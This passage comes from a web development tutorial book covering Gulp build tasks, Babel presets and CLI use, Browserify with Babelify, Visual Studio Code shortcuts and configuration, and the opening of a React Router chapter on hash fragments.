[08:28:53] Using gulpfile ~\git\PacMan_UI2\gulpfile.js  
[08:28:53] Starting 'prebuild:clean'...  
[08:28:53] Finished 'prebuild:clean' after 183 ms
```

24.7 Gulp Uses Node Modules

Gulp doesn't do a lot by itself. It is a tool to setup automated tasks. Quite often it needs to do something and it needs a node module to do it done. Gulp scripts often declare references to node modules using the 'require' keyword (usually at the top of the gulp file). Then later they use the reference to invoke module code.

● Example – Using Node Module

For example we declare a reference to the Typescript compiler, which is a node module:

```
const typescript = require('gulp-typescript');
```

Then we define the 'compile' task that uses this reference.

```
gulp.task('compile', ['prebuild:clean'], function() {  
  return gulp  
    .src('src/**/*.ts')  
    .pipe(tslint())  
    .pipe(tslint.report("verbose"))  
    .pipe(typescript(tscConfig.compilerOptions))  
    .pipe(gulp.dest('WebContent'));  
});
```

24.8 Gulp Uses Files

Gulp scripts can also have references to files. For example the code below refers to ‘tsconfig.json’, the file used to specify the Typescript compilation options.

```
const tscConfig = require('./src/tsconfig.json')
```

24.9 Project Build

Most React projects use Gulp to perform the task of building the project. Normally you will have a 'gulpfile.js' script that performs the following tasks to generate the runnable web content, stored in a folder:

- Cleaning web content (delete contents of directory)
- Copying Html files to web content.
- Copying Assets (images, css, fonts etc) to web content.
- Copying JavaScript libraries to web content.
- Compilation of JavaScript ES6 to JavaScript ES5 (so it works on most browsers).
- Run unit tests.
- Copying generated JavaScript files to web content.
- Generating of map files.
- Copying map files to web content.

The web content folder is then either copied to a web server or served locally by a local web server.

24.10 React Trails Project

- **Gulp Script File**

Normally we use ‘gulpfile.js’ as the gulp script file. However, when you use gulp with babel, you need to rename this file to ‘gulpfile.babel.js’.

- **Gulp Tasks**

We use the gulp ‘watch’ task to build and run the sample project. It also runs code to ensure that the build is re-invoked and the web page is reloaded when the source code is changed. The gulp ‘watch’ task is invoked by the npm ‘start’ script.

However it can be run standalone:

```
gulp watch
```

The two most important tasks are ‘watch’ and ‘build’. The ‘watch’ task is suitable for development, whereas the ‘build’ task is more suitable for generating production code.

25 *Babel*

25.1 Introduction

Babel is an open-source project on GitHub here: <https://github.com/babel/babel>. The Babel GitHub page says it is ‘The compiler for writing next generation JavaScript’. Babel is a generic multi-purpose compiler for JavaScript. It can be invoked as part of a project’ It can do the following:

- **Compile JavaScript of one version into another.**

Babel enables us to write code in JavaScript ES6, taking advantage of new functionality. Then we can run Babel as part of the build process to convert the ES6 code into ES5 for browser compatibility. Remember there is more information on this subject in Appendix ‘[Versions of JavaScript](#)’.

- **Example**

For example, Babel could transform the new ES6 (ES2015) arrow function syntax from this:

```
const square = n => n * n;
```

into the following ES5 code:

```
const square = function square(n) { return n * n; };
```

- **Compile JSX into JavaScript**

Babel also converts JSX code into JavaScript and this is very useful for the example project.

- **Example**

For example, Babel could transform the JSX from this:


```
(<div>hello</div>)
```

into the following:


```
“use strict”;  
React.createElement(  
  “div”,  
  null,  
  “hello>”  
);
```


25.2 Information

The following web page provides a detailed overview of Babel and ES6:
<https://babeljs.io/>.



It also provides a page 'Try It Out' to enable users to enter source code on the left side, which is compiled into the code on the right side. This page has a 'presets' button to allow the user to specify the type of source code.



25.3 Plugins

When Babel runs it follows the following three steps:

1. Parses the old source code.
2. Transforms the old source code using plugins.
3. Generates the new source code.

So Babel needs plugins to work.

25.4 Presets

Babel lets you install presets. Presets are groups of plugins and configurations that work together to form a language transformation. You can install plugin one-by-one to get individual transformations working but it's much quicker to use presets.

For example, the preset 'ES2015' includes the following plugins so that it can convert ES6 (ES2015) to ES5:

- check-es2015-constants
- transform-es2015-arrow-functions
- transform-es2015-block-scoped-functions
- transform-es2015-block-scoping
- transform-es2015-classes
- transform-es2015-computed-properties
- transform-es2015-destructuring
- transform-es2015-duplicate-keys
- transform-es2015-for-of
- transform-es2015-function-name
- transform-es2015-literals
- transform-es2015-modules-commonjs
- transform-es2015-object-super
- transform-es2015-parameters
- transform-es2015-shorthand-properties
- transform-es2015-spread
- transform-es2015-sticky-regex
- transform-es2015-template-literals
- transform-es2015-typeof-symbol
- transform-es2015-unicode-regex
- transform-regenerator

You can install Babel Presets as Node Modules. Obviously they require the Babel core to work.

```
npm install --save-dev babel-preset-es2015
```

25.5 Command Line

The ‘Babel CLI’ module is useful if you want to do command-line compilations. We don’t need this in the example project but it is useful to know anyway.

- **Specifying Source Folder**

You can use the ‘babel’ command to compile your JavaScript code in a ‘src’ folder using the following command.

```
babel src
```

- **Specifying Presets**

You can use the ‘babel’ command to run one or more presets using the ‘presets’ argument.

```
babel src --presets es2015
```

- **Specifying Output Directory**

You can specify the Babel output directory using the ‘-d’ argument.

```
babel src --presets es2015 -d build
```

- **Bundling Output**

You can tell Babel to output the transformed code into a bundle file using the ‘—out-file’ argument.

```
babel src --presets es2015 --out-file build/bundle.js
```

25.6 Module Formatters

For more information on modules, see the Modules section of the Appendix [‘Versions of JavaScript’](#).

When you compile your JavaScript using Babel, it has to be packaged into deployable modules, not libraries. Also your Post-ES6 ‘import’ statements need to be converted into code that works on Pre-ES6 browsers. So Babel needs to resolve these ‘import’ statements so that it finds and provides the code that is being imported. And it needs to generate exportable code that work with the correct module format. There are different module formats, the main ones are CommonJS and SystemJS.


Babel uses Module Formatters to transform the source into the designated module format. Note that the preset ‘ES2015’ includes ‘transform-es2015-modules-commonjs’. This enables the users of this preset to compile their code into modules (or use modules) that work with the CommonJS specification. Note that Node modules use the CommonJS module specification. Thus the preset ‘ES2015’ enables us to transform Post-ES6 JavaScript to Pre-ES6 JavaScript and this code will work with Node modules.

25.7 Configuration File

Babel uses the `‘.babelrc’` file to store configuration information in JSON format. You can move your command-line arguments into this file to make life easier. For example, below we have a `‘.babelrc’` file containing the configuration, which includes specifying the use of the `‘es2015’` preset.

```
{
  'presets': ['es2015']
}
```

One really nice thing about Babel is that you can browse its features on its website `‘babeljs.io’`. When you find a feature you like, at the bottom of the page it shows you how to install the feature using node and also the JSON that you need to copy into your `‘.babelrc’` file to use it. Take a look at the webpage below with the node / `.babelrc` information highlighted in red.



25.8 Polyfills

Some older browsers need Polyfills to work with modern JavaScript code, even that code that was generated by Babel. For more information on Polyfills please refer to the Appendix '[Versions of Javascript](#)'. Babel provides a node module 'babel-polyfill' to ensure compatibility with older browsers such as IE9.

25.9 Source Maps

Babel will convert between versions of JavaScript so that older browsers can run compatible JavaScript. However the generated code is not always easy to read. That is why Babel can be configured to generate Source Maps. For more information on Source Maps, refer to the Appendix '[Source Maps](#)'.

25.10 React Trails Project

This Chapter was written to introduce Babel. We are not going to cover the use of Babel in the sample project until the next chapter, after Browserify and Babelify have been introduced.

26 *Browserify and Babelify*

26.1 Browserify

Browserify allows us to use CommonJS modules in the browser. CommonJS is a specification not an implementation. Browserify is the implementation, the code that does the grunt work of working with modules.

This matters because Node modules use the CommonJS specification. Thus, Browserify allows us to use Node modules on the browser.

Basically we compile our code from Post-ES6 to ES5 using Babel, and Babel uses Browserify as the module code implementation that allows us to import, compile and package Node module code in our JavaScript.

Thus we can have an ES6-style code that imports a node module like the one below. Then our build process uses Babel & Browserify to convert it to work with older browsers.

```
import React from 'react';
```

26.2 Babelify

Babelify is a Node Module used to perform Babel transformations with in conjunction with Browserify. It uses the Babel Node Module (and other Node Modules depending on configuration) to work with Browserify and transform ES6 code to ES5 code, as well as converting JSX code to JavaScript.

You can call Browserify's 'transform' method in your Grunt file with the 'babelify' argument to invoke the Babelify transformation. You can also pass arguments to control the transformation. For example the code below includes the 'configuration' argument to set the 'presets' for the transformation. If you don't set the 'configuration' argument then Babel may look for the file '.babelrc' file to look for a Babel configuration.

```
browserify("./script.js")
  .transform("babelify", {presets: ["es2015", "react"]})
  .bundle()
  .pipe(fs.createWriteStream("bundle.js"));
```

26.3 React Trails Project

● Introduction

Now we are going to go into detail on how Babel, Browserify and Babelify are used together to transform our project code from Post-ES6 JavaScript to browser-compatible Pre-ES6 JavaScript.

● Running the Build

The user enters the command below to run the build process:

```
npm start
```

If you look at your ‘package.json’ file (in the scripts section), you will see that the npm ‘start’ script invokes the gulp command ‘gulp watch’:

```
“scripts”: {  
  “start”: “npm run watch”,  
  “watch”: “gulp watch”,  
  “build”: “gulp build”,  
  “deploy”: “gulp deploy”,  
  “test”: “jest src/__tests__”  
},
```

If you look at your ‘gulpfile.babel.js’ file, then you will see that the gulp task ‘watch’ invokes the following gulp task sequence:

```
gulp.task(‘watch’, cb => {  
  runSequence(‘clean’, [‘browserSync’, ‘watchTask’, ‘watchify’, ‘styles’, ‘lint’, ‘images’, ‘scripts’], cb);  
});
```

Task	Notes
browserSync	Calls the browserSync node module to ensure that the browser reloads when changes are made.
watchTask	Watches the CSS and JavaScript source code files to see if they change. If CSS files change then they are copied into the distribution folder. If JavaScript files change then they are linted to check formatting.
watchify	Uses watchify module to watch for source code changes and run the browserify task when changes are made.

browserify (invoked from watchify)	<p>Runs Browserify with Babelify to transform, process and bundle the modules used in the application. Note that the Babelify transform does not have the configuration argument, so Babel reads its configuration from the ‘.babelrc’ file in the project root.</p> <p>Once the JavaScript is transformed and modulized then it is copied into the distribution folder.</p> <p>Note that source maps are also produced and written to that folder.</p>
styles	<p>Performs css file processing using the following node modules:</p> <p>postcss-simple-vars</p> <p>postcss-simple-extend</p> <p>postcss-nested</p> <p>autoprefixer</p> <p>cssnano – minimizes css</p>
lint	Performs linting using the eslint node module.
images	Minimized image file sizes using the gulp-imagemin node module.
scripts	Moves script files into destination folder.

27 *Editors and Visual Studio Code*

27.1 **Introduction**

There are a wide range of editors available that will work with TypeScript, including: Visual Studio, Visual Studio Code, WebStorm, WebEssentials, Eclipse.

27.2 Visual Studio Code

Visual Code is an open source source code editor developed by Microsoft for Windows, Linux and OS X. It includes support for debugging, embedded Git control, syntax highlighting, intelligent code completion, snippets, and code refactoring. The reasons I chose it are:

- It was free.

- It ran on both my pc and my mac.

- It was written by the same people who wrote TypeScript, so we know it would work well with it.


- It was relatively compact.

- It also works well with JavaScript, PHP etc.

Like the other editors mentioned above, it also has the code completion (control & space) and syntax highlighting.

27.3 Website

code.visualstudio.com



27.4 Opening Your Project in Visual Studio Code.

- **Shell**

Double-click on Visual Studio Code to open it.

Go to 'File' menu.

Select 'Open Folder'.

Select your project's root folder.

- **Command Line**

Navigate to the root folder of your project.


Enter the command 'code .' (code space period).

27.5 How to See the Available Commands and Hot Keys

Control – Shift – P

This lists the commands to the left and the hotkeys to the right.

Type in what you are looking for e.g. 'Format' and it will filter the list.




27.6 How to Configure the Build

Edit file 'tasks.json' (in the root folder of your project).

This is configuration file specifies the build command we are going to use in the example project.

It runs 'npm run build' on the command line to invoke the build.

See Chapter 'Introduction to Webpack' for more information on Webpack and the build process.

A screenshot of a code editor window showing the 'tasks.json' file. The file is open in a dark-themed editor with a light blue selection. The code is as follows:


```
tasks.json .vscode
1 {
2   "version": "0.1.0",
3   "command": "npm",
4   "isShellCommand": true,
5   "args": ["run", "build"]
6 }
```

27.7 How to Build

Control – Shift – B

Build output will be displayed in the Output window.

It normally takes between 10 – 30 seconds to run.




27.8 To View Build Errors

Control – Shift – M

Lists errors at top of the screen.

Click on an error to navigate to the source of the error.



27.9 Panel Modes

In this editor you can easily switch between four main modes: Explorer, Search, Git and Debug. There are different ways to switch mode:

Click on the big icons on the left side.


Use the options in the 'View' menu.

Use the hotkeys (see below).



• Explorer

This is the file explorer window (on the left side by default). This is split into two sections: Working Files (above) and Project Files (below). Click on a file in the file list to display it on the right side for editing.



To activate / focus this window use:

Files icon on left.

'View' menu option 'Explorer'.

Control – Shift – E



• Working Files

When you edit files they appear in working files. If you are only editing a few of the project files at once, it is handy having these files listed at the top. When you hover over the 'Working Files' heading, it shows an 'X' to allow you to clear this list.

• Project Files (in this case TEMP)

This is a list of all the files in the project, as well as the folders.


• Search

To activate / focus this window use:

Magnifier icon on left.

'View' menu option
'Search'.

Control – Shift – F




● GIT

To activate / focus this window use:

Git icon on left.

‘View’ menu option ‘Git’.

Control – Shift – G




● Debugging

To activate / focus this window use:

Bug icon on left.

‘View’ menu option ‘Debug’.

Control – Shift – D



The debugging is more useful for debugging server-side code than browser-side code.

You can debug browser code using this debugger if you enable remote debugging on your browser and attach to it but it is probably easier just to use the available (and excellent) browser debuggers.

To debug your server-side code you must first setup a debug launch task. This enables you to setup your debugging launch configuration, which you use to start the server-side code and start debugging it.

To do this:

1. Click on the bug icon on the left or use another option (see below).
2. Click on the ‘gear’ icon and this opens the debug configuration settings (in .settings/launch.json).
3. Pick your debugging configuration (next to the gear icon) and hit play to launch it.


27.10 Extensions

It is very easy to install extensions into Code.

To view commands to do with extensions, enter the following:

```
extensions
```

This displays the following list of available commands:




To install an extension into Code, enter the following command and follow instructions:

```
ext install
```

To setup the TypeScript linter in Code, enter the following command and follow instructions:

```
ext install tslin
```



27.11 Notes

- **IntelliSense**

Being a rich editing environment, Code offers IntelliSense code selection and completion. If a language service knows possible completions, the IntelliSense suggestions will pop up as you type. You can always manually trigger it with control & space.

- **Saving**

This is obvious but the normal File menu commands apply, as well as the Ctrl – S shortcut.

- **Going Back**

Code allows you to navigate in and out of code freely, you can ‘Control ‘ & Left Mouse click to ‘drill into’ code, such as a method. This is great when you need to look at something in detail. However, you need to be able to go back to where you were. This is where the navigate backwards comes in. You can also navigate forwards also.

Keyboard: CTRL + -; CTRL + SHIFT + –

Menu: View -> Navigate Backward; View -> Navigate Forward

28 *React Router*

28.1 Introduction

A single-page application (SPA) is a web application or web site that fits on a single web page with the goal of providing a more fluid user experience similar to a desktop application. A React SPA like this is composed of one or more (usually several) React Components. The application changes the user interface when the user needs it to (like a regular server-side app), without mandatory communication with the server.

This sounds great but this causes the SPA developer the following headaches:

1. How do you switch between the UI Components when the user clicks a link?
2. How do you switch between the UI Components imperatively in the code?
3. Sometimes you need a link to take the user to view a certain UI Component. For example, if the user sends an email to a customer and the email contains a link to take the user to a certain part of the application, which displays a certain UI Component. This entails keeping the UI in sync with the browsers URL.
4. How do you keep a history of where the user navigated in the SPA? How can the user navigate back through this history?

Routing addresses these headaches for the SPA developer.

28.2 Hash Fragments

- **Introduction**

Normally URIs correspond to server-side resources. However, we are able to use URLs with client-side resources as well, using Hash Fragments. In URIs, a hash mark ('#') introduces the optional hash fragment. Anything after the first '#' is a fragment identifier. For example the URI below has a fragment identifier '/merchandise'. Note that your web browser does not need to communicate with the server when hash fragment URI's are used, as long as the URI before the hash remains the same. Also note that you can navigate to different hash fragments using JavaScript, as you can with other URI's.

- **Example**

`http://localhost:3000/#/merchandise`

- **Uses**

- ***Specifying Location Within the Current Page***

